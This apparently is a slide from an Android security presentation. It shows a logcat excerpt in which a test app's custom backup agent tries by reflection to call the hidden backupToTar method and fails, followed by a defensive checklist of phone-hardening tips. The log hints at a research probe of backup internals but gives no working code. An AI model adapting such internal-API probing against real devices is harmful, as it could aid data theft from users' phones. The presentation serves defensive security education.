
```
Marshmallow Log.txt
1871 10-06 15:33:57.627 4501 4501 V MYBACKUP: Assets extracted
1872 10-06 15:33:57.635 2413 3233 D BackupManagerService: agentConnected pkg=com.searchlab.backupagenttest
agent=android.os.BinderProxy@5e8465e
1873 10-06 15:33:57.636 2413 4545 I BackupManagerService: got agent android.app.IBackupAgent$Stub$Proxy@40aca3f
1874 10-06 15:33:57.637 2413 4545 I BackupRestoreController: Getting widget state for user: 0
1875 10-06 15:33:57.643 2413 4560 I file_backup_helper: Name: apps/com.searchlab.backupagenttest/_manifest
1876 10-06 15:33:57.643 2413 4560 I file_backup_helper: Name: apps/com.searchlab.backupagenttest/a/base.apk
1877 10-06 15:33:57.659 4530 4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1878 10-06 15:33:57.662 4530 4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1879 10-06 15:33:57.684 4530 4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1880 10-06 15:33:57.704 2413 4560 D BackupManagerService: Calling doFullBackup() on com.searchlab.backupagenttest
1881 10-06 15:33:57.705 4501 4512 V MYBACKUP: My Backup Agent in onFullBackup!
1882 10-06 15:33:57.705 4501 4512 V MYBACKUP: My Backup Agent in onFullBackup!
1883 10-06 15:33:57.705 4501 4512 W System.err: java.lang.NoSuchMethodException: backupToTar [class
java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String,
class android.app.backup.BackupDataOutput]
1884 10-06 15:33:57.705 4501 4512 W System.err: at java.lang.Class.getMethod(Class.java:624)
1885 10-06 15:33:57.705 4501 4512 W System.err: at java.lang.Class.getDeclaredMethod(Class.java:586)
1886 10-06 15:33:57.705 4501 4512 W System.err: at
com.searchlab.backupagent.MyBackupAgent.onFullBackup(MyBackupAgent.java:93)
1887 10-06 15:33:57.705 4501 4512 W System.err: at
android.app.backup.BackupAgent$BackupServiceBinder.doFullBackup(BackupAgent.java:852)
1888 10-06 15:33:57.706 4501 4512 W System.err: at android.app.IBackupAgent$Stub.onTransact(IBackupAgent.java:123)
1889 10-06 15:33:57.706 4501 4512 W System.err: at android.os.Binder.execTransact(Binder.java:453)
1890 10-06 15:33:57.707 4530 4543 V RenderScript: 0xae702000 Launching thread(s), CPUs 2
1891 10-06 15:33:57.716 2413 2654 D BackupManagerService: Full backup processing complete.
1892 10-06 15:33:57.717 4522 4522 D bu : Finished.
```

How to Avoid

- ❑ Download Apps from Trusted Play store
- ❑ Verify your Security Patch Level -

Settings → About phone → Security Patch Level

- ❑ Use Anti-Virus Scanner (Eg - Lookout App)
- ❑ Disable USB Debugging
- ❑ Disable “Installation of Apps from Unknown Sources”
- ❑ Uninstall Bloatware



Q / A?